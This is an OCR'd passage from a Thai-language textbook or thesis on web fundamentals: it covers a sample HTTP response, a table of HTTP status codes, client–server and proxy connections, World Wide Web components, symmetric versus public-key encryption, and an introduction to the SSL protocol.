Date: Sun, 31 Aug 1997 17:17:34 GMT
Server: Apache/1.1.1
Content-type: text/html
Content-length: 1339
Last-modified: Mon, 05 Aug 1996 22:39:53 GMT
Connection: Keep-Alive
Keep-Alive: timeout=15, max=5
<HTML>
<HEAD> <TITLE> KMITL HOME PAGE </TITLE>
</HEAD>
<BODY BGCOLOR=#FFFFCC TEXT=#000000>
<H1>Welcome ...</H1>
        :       :       :       :       :       :

        :       :       :       :       :       :
</BODY>
</HTML>
```

รูปที่ 2-3 ข้อมูลตอบกลับของเว็บเซิร์ฟเวอร์

หมายเลขการตอบสนอง (Response Number) จะเป็นค่ามาตรฐานแต่ข้อความที่ตามมานั้นอาจจะไม่เหมือนกันก็ได้ทั้งนี้ขึ้นอยู่กับผลิตภัณฑ์ของเว็บเซิร์ฟเวอร์ ดังนั้นในการเขียนโปรแกรมประเภทไคลเอนต์-เซิร์ฟเวอร์หรือหากจะเขียนโปรแกรมบราวเซอร์เราต้องอาศัยการตรวจสอบการทำงานของไคลเอนต์-เซิร์ฟเวอร์จากหมายเลขดังกล่าวไม่ควรใช้ข้อความเพราะอาจผิดพลาดได้ เช่น

```
:       :       :       :
if ($response_number eq "200") {
:       :       :       :
}
```

ตัวเลขทุกหลักของ Response Tags Number ล้วนมีความหมาย เริ่มที่หลักแรกจะเป็นการแสดงความมีประสิทธิภาพของการร้องขอและตอบกลับว่าเป็นอย่างไร "200 OK" หรือ "500 Error" เป็นต้น ส่วนตัวเลขหลักที่สองจะแจ้งให้ทราบถึงชนิดของการทำงาน เช่น หากเกิด Error เป็นชนิดไหนและส่วนหลักสุดท้ายเป็นส่วนย่อยในประเภทของการทำงานนั้นๆ เป็นการขยายในส่วนรายละเอียดของหลักที่สอง

Response Tags Number	รายละเอียด
100	Continue
101	Switching
200	OK
201	Created
202	Accepted
203	Non-Authoritative Information
204	No Content
205	Reset Content
206	Partial Content
300	Multiple Choices
301	Moved Permanently
302	Moved Temporarily
303	See Other
304	Not Modified
305	Use Proxy
400	Bad Request
401	Unauthorized
402	Payment Required
403	Forbidden
404	Not Found


405	Method Not Allowed
406	Not Acceptable
407	Proxy Authentication Required
408	Request Time-out
409	Conflict
410	Gone
411	Length Required
412	Precondition Failed
413	Request Entity Too Large
414	Request – URI Too Large
415	Unsupported Media Type
500	Internal Server Error
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Time-out
505	HTTP Version not supported

ตารางที่ 2-1 แสดงรายละเอียดของหมายเลขสถานะการทำงานของโพรโตคอล HTTP ที่ควรทราบ

2.3 การเชื่อมต่อระหว่างผู้ใช้บริการและผู้ให้บริการ

การเชื่อมต่อระหว่างผู้ใช้บริการและผู้ให้บริการสามารถแบ่งออกได้เป็น 2 ลักษณะ คือ


2.3.1 การเชื่อมต่อโดยตรง



รูปที่ 2-4 แสดงการเชื่อมต่อโดยตรง

ลักษณะการทำงานคือ ผู้ขอใช้บริการจะติดต่อกับเซิร์ฟเวอร์หรือผู้ให้บริการโดยตรง ซึ่งส่วนของไคลเอนต์จะเรียกว่า User Agent โดยมีเว็บบราวเซอร์ทำหน้าที่นี้และส่วนเซิร์ฟเวอร์จะเรียกว่า Origin ซึ่งจะทำงานกับเว็บบราวเซอร์หรือ User Agent โดยตรง

2.3.2 การเชื่อมต่อผ่านตัวกลาง



รูปที่ 2-5 แสดงการเชื่อมต่อผ่านตัวกลาง

ลักษณะการติดต่อแบบนี้ส่วนของ User Agent ไม่สามารถติดต่อกับ Origin ได้โดยตรง นั่นคือต้องติดต่อผ่านตัวกลางทุกครั้งที่มีการร้องขอบริการและการตอบสนองก็ต้องผ่านตัวกลางเช่นกัน ดังนั้นการร้องขอหรือตอบสนองจะมีลักษณะเหมือนลูกโซ่โยงผ่านเป็นช่วงๆ เรียกว่า Request Chain/Response Chain

ประเภทของตัวกลาง (Intermedia) ตามข้อกำหนดของ HTTP มี 3 ประเภท คือ

- Tunnel: ทำหน้าที่เชื่อมต่อเท่านั้น อาจจะมีไว้เพื่อความประสงค์อะไรบางอย่างแต่ตัวกลางนี้จะไม่มีหน้าที่ หรืออำนาจในการเปลี่ยนข้อมูลที่วิ่งผ่าน
- Proxy: ส่วนนี้สามารถปรับปรุงรายละเอียด มีการประยุกต์ใช้งานได้ทั้ง 2 ส่วน คือ ไคลเอนต์และเซิร์ฟเวอร์ มักจะนำมาติดตั้งเป็น Cache Server หรือ FireWall
- Gateway: ส่วนนี้มักทำหน้าที่เชื่อมต่อ ในกรณีที่ไม่สามารถติดต่อหรือใช้งานเชื่อมต่อกับตัวเซิร์ฟเวอร์ได้โดยตรง

บทที่ 3
เวิลด์ไวด์เว็บ

เวิลด์ไวด์เว็บ (World Wide Web: WWW) คือ บริการ (Service) ชนิดหนึ่งบนเครือข่ายอินเทอร์เน็ตที่ให้บริการผู้ใช้ด้วยอินเตอร์เฟสที่เป็นกราฟิก ช่วยให้สามารถดูเอกสารบนอินเทอร์เน็ตได้อย่างสวยงามและง่ายดาย ในการติดต่อข้อมูลบนอินเทอร์เน็ตนั้น ผู้ใช้สามารถใช้โปรแกรมประยุกต์ (Application) ที่ใช้ดูข้อมูลในรูปแบบเวิลด์ไวด์เว็บซึ่งเรียกว่า เว็บบราวเซอร์ (Web Browser) ทำให้สามารถใช้เอกสารมัลติมีเดียของเว็บแบบไฮเปอร์ลิงก์ (Hyperlink) ที่จะทำการเรียกหน้าเอกสาร (Webpage) หรือแหล่งรวมข้อมูล (Website) ซึ่งเก็บอยู่บนคอมพิวเตอร์ทั่วโลกที่เชื่อมต่อกับอินเทอร์เน็ตได้อย่างไม่จำกัด

3.1 องค์ประกอบสำคัญของเวิลด์ไวด์เว็บ

- **เว็บเซิร์ฟเวอร์ (Web Server)**

  เป็นเครื่องคอมพิวเตอร์ที่ต่อเชื่อมเข้ากับเครือข่ายอินเทอร์เน็ตและเป็นเครื่องที่ทำให้หน้าเว็บเพจต่างๆ ปรากฏขึ้นมาและให้บริการข้อมูลบนอินเทอร์เน็ต

- **เว็บไคลเอนต์ (Web Client)**

  ผู้ใช้บริการข้อมูลต่างๆ บนอินเทอร์เน็ต ในที่นี้จะหมายถึง **เว็บบราวเซอร์ (Web Browser)** คือ โปรแกรมที่ใช้ในการท่องโลกดูข้อมูลข่าวสารต่างๆ บนอินเทอร์เน็ต เช่น ไออี (Internet Explorer: IE) และ เน็ตสเคป (Netscape) เป็นต้น

- **เนมเซิร์ฟเวอร์ (Name Server)**

  เครื่องคอมพิวเตอร์ที่ทำหน้าที่เก็บและค้นหาฐานข้อมูลซึ่งจะเก็บระบบชื่อโดเมนเนม (Domain Name System) และหมายเลขไอพีแอดเดรส (IP Address) ของชื่อโดเมนนั้น เมื่อเครื่องไคลเอ็นต์เชื่อมต่อไปยังโฮสต์บนอินเทอร์เน็ตด้วยการกำหนดชื่อโดเมนเนม เครื่องเนมเซิร์ฟเวอร์จะค้นหาหมายเลขไอพีแอดเดรสให้ว่าโฮสต์นั้นอยู่ที่ใดหรือถ้าไม่มีมันจะบอกให้ไปค้นหาหมายเลขไอพีแอดเดรสที่เครื่องเนมเซิร์ฟเวอร์อื่น

- **พร็อกซีเซิร์ฟเวอร์ (Proxy Server)**

  เครื่องคอมพิวเตอร์ที่ทำหน้าที่เป็นที่พักข้อมูลชั่วคราวเพื่อให้เครื่องไคลเอ็นต์ดาวน์โหลดข้อมูลจากพร็อกซีเซิร์ฟเวอร์โดยไม่จำเป็นต้องต่อเข้ากับเครือข่ายอินเทอร์เน็ต เพื่อประโยชน์ของเครื่องไคลเอนต์ที่จะดาวน์โหลดข้อมูลได้เร็วขึ้นหรือเพื่อวัตถุประสงค์ในการกลั่นกรองข้อมูลที่จะผ่านเข้าสู่ระบบเครือข่ายหรือส่งออกจากระบบ อีกนัยหนึ่งเพื่อการรักษาความปลอดภัยไม่ให้คนภายนอกเข้าถึงเครือข่ายขององค์กรได้ง่ายดายนัก

- **ไอพีแอดเดรส (IP Address)**

  คอมพิวเตอร์ทุกเครื่องที่เชื่อมต่ออินเทอร์เน็ตจะต้องมีหมายเลขที่ไม่ซ้ำกันประจำเครื่อง เรียกว่า ไอพีแอดเดรส เพื่อให้สามารถติดต่อสื่อสารกันได้ โดยหมายเลขนี้ประกอบด้วยตัวเลข 4 ชุด แต่ละชุดจะเป็นจำนวนเลขไม่เกิน 255 แล้วมีคั่นระหว่างชุด เช่น 161.246.5.27 เป็นต้น

- **เว็บไซต์ (Website)**

  แหล่งที่รวมหน้าเว็บเพจทุกๆ หน้าขององค์กรแห่งนั้นไว้ ซึ่งเจ้าของจะเป็นผู้ดูแลรักษาและปรับปรุงข้อมูลเอง โดยเจ้าของเว็บไซต์ดังกล่าวอาจจะเป็นองค์กรของรัฐหรือเอกชนหรือเว็บไซต์ส่วนบุคคลก็ได้

- **ยูอาร์แอล (Uniform Resource Locator : URL)**

  เป็นตำแหน่งที่อยู่ของเว็บไซต์ โดยทุกเว็บไซต์จะมีที่อยู่เป็นของตัวเองโดยเฉพาะ ซึ่งหากผู้ใช้ทราบ URL ของเว็บไซต์แน่นอน ผู้ใช้ก็สามารถเข้าเว็บไซต์นั้นได้อย่างรวดเร็วโดยไม่ต้องค้นหา เช่น http://www.ce.kmitl.ac.th


3.2 หลักการทำงานของเวิลด์ไวด์เว็บ

เว็บเซิร์ฟเวอร์ถูกออกแบบมาเพื่อให้จัดการกับเอกสารที่เขียนด้วยภาษา HTML (HyperText Markup Language) สิ่งที่ทำให้ต้องเลือกใช้ภาษา HTML ก็คือมันมีความสามารถในการเชื่อมต่อกับเอกสารอื่นๆ ในสถานที่ต่างๆ จากภายในตัวเอกสารนั้นเอง โดยสามารถทำได้ง่ายและรวดเร็วและนี่ก็เป็นคุณสมบัติที่ทำให้เว็บได้รับความนิยมเป็นอย่างมาก นอกจากนั้น HTML ยังสนับสนุนการอ้างอิงออบเจ็กต์ (Object) ต่างๆ ที่อยู่ภายนอกเอกสารด้วย เช่น ภาพ, เสียง, หรือแม้แต่ภาพเคลื่อนไหว (Animation Image)

เวิลด์ไวด์เว็บมีหลักการทำงานโดยอาศัยโพรโตคอล HTTP ซึ่งสนับสนุนการทำงานแบบไคลเอนต์/เซิร์ฟเวอร์ (Client/Server) โพรโตคอล HTTP นี้ปัจจุบันยังคงผูกติดตัวเองกับการทำงานบนระบบเครือข่ายแบบทีซีพี/ไอพี (TCP/IP) ซึ่งเป็นโพรโตคอลพื้นฐานของอินเทอร์เน็ต ตัวเครื่องคอมพิวเตอร์และเว็บบราวเซอร์ (Web Browser) จะทำการเรียกใช้ข้อมูลข่าวสารและบริการจากผู้ให้บริการที่ต่อเชื่อมอยู่ในอินเทอร์เน็ต ตัวเครื่องคอมพิวเตอร์และตัวเว็บบราวเซอร์จะทำงานเป็นเว็บไคลเอนต์ (Web Client) ส่วนเครื่องคอมพิวเตอร์ที่ให้บริการข้อมูลก็จะทำหน้าที่เป็นเว็บเซิร์ฟเวอร์ (Web Server)

เวิลด์ไวด์เว็บจะให้บริการข้อมูลโดยผ่านโพรโตคอล HTTP การทำงานจะเริ่มต้นจากส่วนที่เป็นผู้ขอใช้บริการ (Web Client) จะเริ่มเปิดการเชื่อมต่อไปสู่ผู้ให้บริการ (Web Server) โดยการส่งคำร้องขอไปเพียงครั้งเดียวแล้วรอรับการตอบสนองจากนั้นการเชื่อมต่อก็จะถูกปิดลงไป เว็บเซิร์ฟเวอร์มีหน้าที่รับผิดชอบในการจับคู่ระหว่าง URL ที่ได้รับการร้องขอกับวัตถุ (Object) และข้อมูลที่ URL นั้นอ้างถึงหรือไม่ก็ตอบกลับไปด้วยข้อความแสดงความผิดปกติ วัตถุที่ว่านี้อาจอยู่ในรูปแบบ HTML หรืออาจจะเป็นโปรแกรมหรืออาจเปลี่ยนเป็นการร้องขอข้อมูลจากฐานข้อมูลก็ได้ (ในกรณีที่ไม่ใช่ HTTP)

ในปัจจุบันโปรแกรมที่ทำหน้าที่เป็นเว็บบราวเซอร์มีอยู่มากมายหลายโปรแกรมแต่ที่นิยมใช้กันอย่างแพร่หลายก็คือ IE (Internet Explorer) และ Netscape Navigator




รูปที่ 3-1 เวิลด์ไวด์เว็บทำงานโดยใช้โพรโตคอล HTTP ใน Application Layer ที่ทำงานอยู่เหนือโพรโตคอล TCP/IP ใน Network Layer

บทที่ 4
การเข้าและถอดรหัส
Cryptography

4.1 การเข้าและถอดรหัสแบบคีย์เหมือน (Symmetric Encryption)

วิธีการเข้ารหัสโดยใช้กุญแจตัวเดียวในการเข้าและถอดรหัส คือระบบการเข้ารหัสลับและถอดรหัสด้วยกุญแจ (Secret Key) เพียงตัวเดียว หมายความว่ากุญแจที่ใช้ในการเข้าและถอดรหัสคือตัวเดียวกัน

สิ่งที่ควรสนใจสำหรับวิธีการข้างต้น คือทั้งฝั่งรับและฝั่งส่งต้องรู้คีย์ตัวเดียวกัน ถ้ามีการส่งคีย์ข้ามเครือข่ายไปด้วยจะทำอย่างไรให้คีย์หรือกุญแจที่ใช้นั้นปลอดภัย การใช้งานนั้นรายละเอียดของกุญแจควรจะมีการปรับปรุงหรือเปลี่ยนบ่อยๆ ตัวอย่างของการเข้ารหัสด้วยคีย์เดียว คือ อัลกอริทึมของเดส (DES Algorithm)



รูปที่ 4-1 แสดงการเข้าและถอดรหัส

4.2 การเข้าและถอดรหัสแบบคีย์ต่าง (Asymmetric Encryption)

หลักการของพับลิกคีย์ได้ถูกคิดขึ้นมาเพื่อที่จะแก้ไขปัญหาที่เกิดขึ้นในการเข้ารหัสแบบเดิมที่ได้กล่าวมาก่อนหน้านี้ซึ่งปัญหาที่พบมีอยู่ 2 อย่างคือ

ปัญหาแรก คือ เกี่ยวกับการจัดสรรคีย์ในการการเข้าและถอดรหัสแบบธรรมดาที่ไม่ใช้พับลิกคีย์จะมีคีย์เพียงตัวเดียวซึ่งทั้งฝ่ายรับและฝ่ายส่งจะมีคีย์นี้ไว้ในครอบครองซึ่งดูจะไม่เป็นส่วนตัว คีย์สามารถที่จะรั่วไหลไปสู่ภายนอกได้ง่าย

ปัญหาที่สอง คือ เมื่อมีคนรู้คีย์แล้วนอกจากจะสามารถทำการถอดรหัสข้อมูลของเราได้แล้ว ยังสามารถที่จะทำการเข้ารหัสข้อมูลของเขาเองเมื่อรู้อัลกอริทึมและคีย์แล้วนำข้อมูลนั้นมาแทรกเข้ากับข้อมูลจริงๆ และจะถูกส่งไปสู่ผู้รับโดยไม่รู้ตัว ข้อมูลที่ถูกแทรกเข้ามาอาจเป็นโปรแกรมที่ไม่หวังดีก็ได้

เนื่องจากปัญหาทั้งสองนี้ **Diffie** และ **Hellman** ได้สร้างพับลิกคีย์ขึ้นมาเพื่อที่จะแก้ปัญหาเหล่านี้

วิธีการเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ (Public Key Cryptography)


จะมีลักษณะสำคัญดังนี้คือ

1. แต่ละเอนด์ซิสเต็มในเครือข่ายจะสร้างคีย์มาเป็นคู่เพื่อที่จะทำการเข้ารหัสและถอดรหัส
2. คีย์ทั้งสองคีย์จะถูกเรียกว่า พับลิกคีย์ (Public Key) และไพรเวตคีย์ (Private Key)
3. ถ้า A ต้องการที่จะส่งข้อมูลถึง B B จะต้องส่งพับลิกคีย์มาให้ A เพื่อใช้ในการเข้ารหัส จากนั้นก็จะส่งข้อมูลไปยัง B
4. เมื่อ B ได้รับข้อมูลก็จะทำการถอดรหัสโดยใช้ไพรเวตคีย์ของ B เองซึ่งมีเพียง B เท่านั้นที่รู้

การเข้าและถอดรหัสแบบคีย์เหมือน	การเข้าและถอดรหัสแบบคีย์ต่าง
1. ใช้อัลกอริทึมและคีย์เดียวกันในการเข้ารหัสและการถอดรหัส	1. ใช้อัลกอริทึมเดียวกันในการเข้ารหัสและการถอดรหัสแต่จะใช้คีย์คนละตัวกัน
2. ผู้รับและผู้ส่งจะต้องใช้อัลกอริทึมและคีย์ร่วมกัน	2. ผู้รับและผู้ส่งจะต้องมีคีย์ที่เป็นความลับ 1 คีย์ คือ ไพรเวตคีย์
3. คีย์จะเป็นตัวเก็บความลับ	3. มีเพียงคีย์เดียวในจำนวน 2 คีย์ที่เป็นตัวเก็บความลับ
4. ความรู้เฉพาะอัลกอริทึมและไซเฟอร์เท็กซ์ไม่เพียงพอที่จะใช้หาคีย์	4. ความรู้เรื่องอัลกอริทึมบวกกับคีย์ 1 ตัวบวกกับไซเฟอร์เท็กซ์ ไม่สามารถที่จะนำไปสู่การหาคีย์ต่อไปได้

ตารางที่ 4-1 การเปรียบเทียบระหว่างการเข้าและถอดรหัสแบบคีย์เหมือน กับการเข้าและถอดรหัสแบบคีย์ต่าง

จากลักษณะที่สำคัญของการเข้าและถอดรหัสโดยใช้กุญแจสาธารณะที่กล่าวมานั้น สามารถนำมาออกแบบโครงสร้างที่จะนำไปสู่การเข้ารหัสและถอดรหัส ซึ่งจะกล่าวใน 3 ลักษณะดังนี้




รูปที่ 4-2 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: ปกปิดเป็นความลับ

4.2.1 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: ปกปิดเป็นความลับ

วิธีการนี้แสดงให้เห็นถึงการเก็บเป็นความลับของไพรเวตคีย์ แสดงดังรูปที่ 4-2 สมมติว่า A ต้องการส่งข้อมูลไปยัง B ข้อมูลจะถูกเข้ารหัสโดยใช้พับลิกคีย์ของ B ซึ่ง B จะส่งมาให้เมื่อทำการเข้ารหัสเสร็จ A ก็จะส่งข้อมูลไปยัง B จากนั้น B ก็จะทำการถอดรหัสโดยใช้ไพรเวตคีย์ของ B เอง ซึ่งจะเห็นได้ว่าไพรเวตคีย์ของ B ไม่มีทางที่จะแพร่งพรายออกไปสู่ภายนอกได้แต่ถ้าเป็นนักวิเคราะห์การเข้ารหัส (Cryptanalyst) สามารถที่จะเข้าไปเอาพับลิกคีย์ออกมาได้ในตอนที่ B ส่งมาให้ A ก็จะรู้อัลกอริทึมไซเฟอร์เท็กซ์และสามารถที่จะนำเอาทั้งหมดนี้มาทำการถอดรหัสโดยการเดาไพรเวตคีย์จนกระทั่งข้อความที่ถูก


แปลออกมาอ่านรู้เรื่อง นอกจากนี้นักวิเคราะห์การเข้ารหัสสามารถที่ทำการเข้ารหัสข้อมูลของตัวเองโดยใช้อัลกอริทึมและคีย์ที่หามาได้และทำการแทรกข้อมูลนั้นไปพร้อมๆ กับข้อมูลจริงๆ ได้ ข้อมูลที่แทรกอาจจะเป็นอันตรายต่อระบบก็ได้



รูปที่ 4-3 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: การพิสูจน์ตน

4.2.2 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: การพิสูจน์ตน

วิธีที่จะแก้ปัญหาในข้อแรกก็คือไม่ให้นักวิเคราะห์การเข้ารหัสรู้ถึงคีย์ที่ใช้ในการเข้ารหัส และจะส่งกุญแจสาธารณะไปยังปลายทางเพื่อที่จะใช้ทำการถอดรหัส แสดงดังรูปที่ 4-3 ซึ่งก็ทำให้ไม่สามารถที่จะแทรกข้อมูลเข้าไปได้เพราะรู้แต่อัลกอริทึมแต่ไม่รู้ถึงคีย์ที่ใช้ในการเข้ารหัส แต่ข้อเสียก็คือกุญแจสาธารณะที่ถูกส่งไปยังปลายทางนักวิเคราะห์การเข้ารหัสสามารถที่จะล่วงรู้ได้ และเมื่อรู้อัลกอริทึมและไซเฟอร์เท็กซ์ก็สามารถนำไปสู่การหาไพรเวตคีย์ได้ซึ่งไม่ปลอดภัย



รูปที่ 4-4 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: ปกปิดเป็นความลับและการพิสูจน์ตน

4.2.3 การเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ: ปกปิดเป็นความลับและการพิสูจน์ตน


วิธีนี้จะเป็นการรวมกันระหว่างวิธีที่ 1 และ 2 เพื่อที่จะนำข้อดีของทั้งสองมาและกำจัดข้อเสียของทั้งสองแบบได้เช่นกัน แสดงในรูปที่ 4-4 แต่วิธีนี้ก็มีข้อเสียคือจะต้องมีการเข้ารหัสถึง 2 ครั้ง และเมื่อเวลาจะทำการถอดรหัสก็ต้องทำถึง 2 ครั้งเช่นกันทำให้ต้องใช้เวลาในส่วนนี้เพิ่มขึ้น

บทที่ 5

โพรโตคอล SSL

SSL เป็นโพรโตคอลที่ได้รับการพัฒนาโดยบริษัท Netscape และได้รับการเสนอให้เป็นมาตรฐานอุตสาหกรรมโดยองค์การเฉพาะกิจวิศวกรรมอินเทอร์เน็ต (IETF: Internet Engineering Task Force) โดย SSL ถูกออกแบบมาเพื่อใช้งานด้านการรักษาความปลอดภัยในตัวข้อมูล ซึ่งหากเปรียบเทียบกับ 7 เลเยอร์กับ TCP/IP แล้วตัว SSL จะทำงานอยู่ระหว่างเลเยอร์สูง ซึ่งคือชั้นของ Application และ TCP/IP หรือเลเยอร์ที่เกี่ยวข้องกับกับการรับส่งข้อมูล (Transport)

กล่าวได้คือ การใช้งาน TCP/IP จะใช้ซอกเก็ต (Socket) ในการติดต่อสื่อสาร ดังนั้น SSL จึงทำการเข้ารหัสข้อมูลที่ใช้งานทั้งหมดจากเลเยอร์บนแล้วรับส่งผ่านซอกเก็ตในเลเยอร์ล่าง นั่นคือ SSL สามารถใช้ได้กับโปรแกรมประยุกต์ทุกตัวที่ทำงานบนโพรโตคอล TCP/IP เช่น ในกรณีของเว็บคือ HTTP ในปัจจุบัน



รูปที่ 5-1 แสดงการทำงานของ SSL ในชั้น Application Layer และ Transport Layer

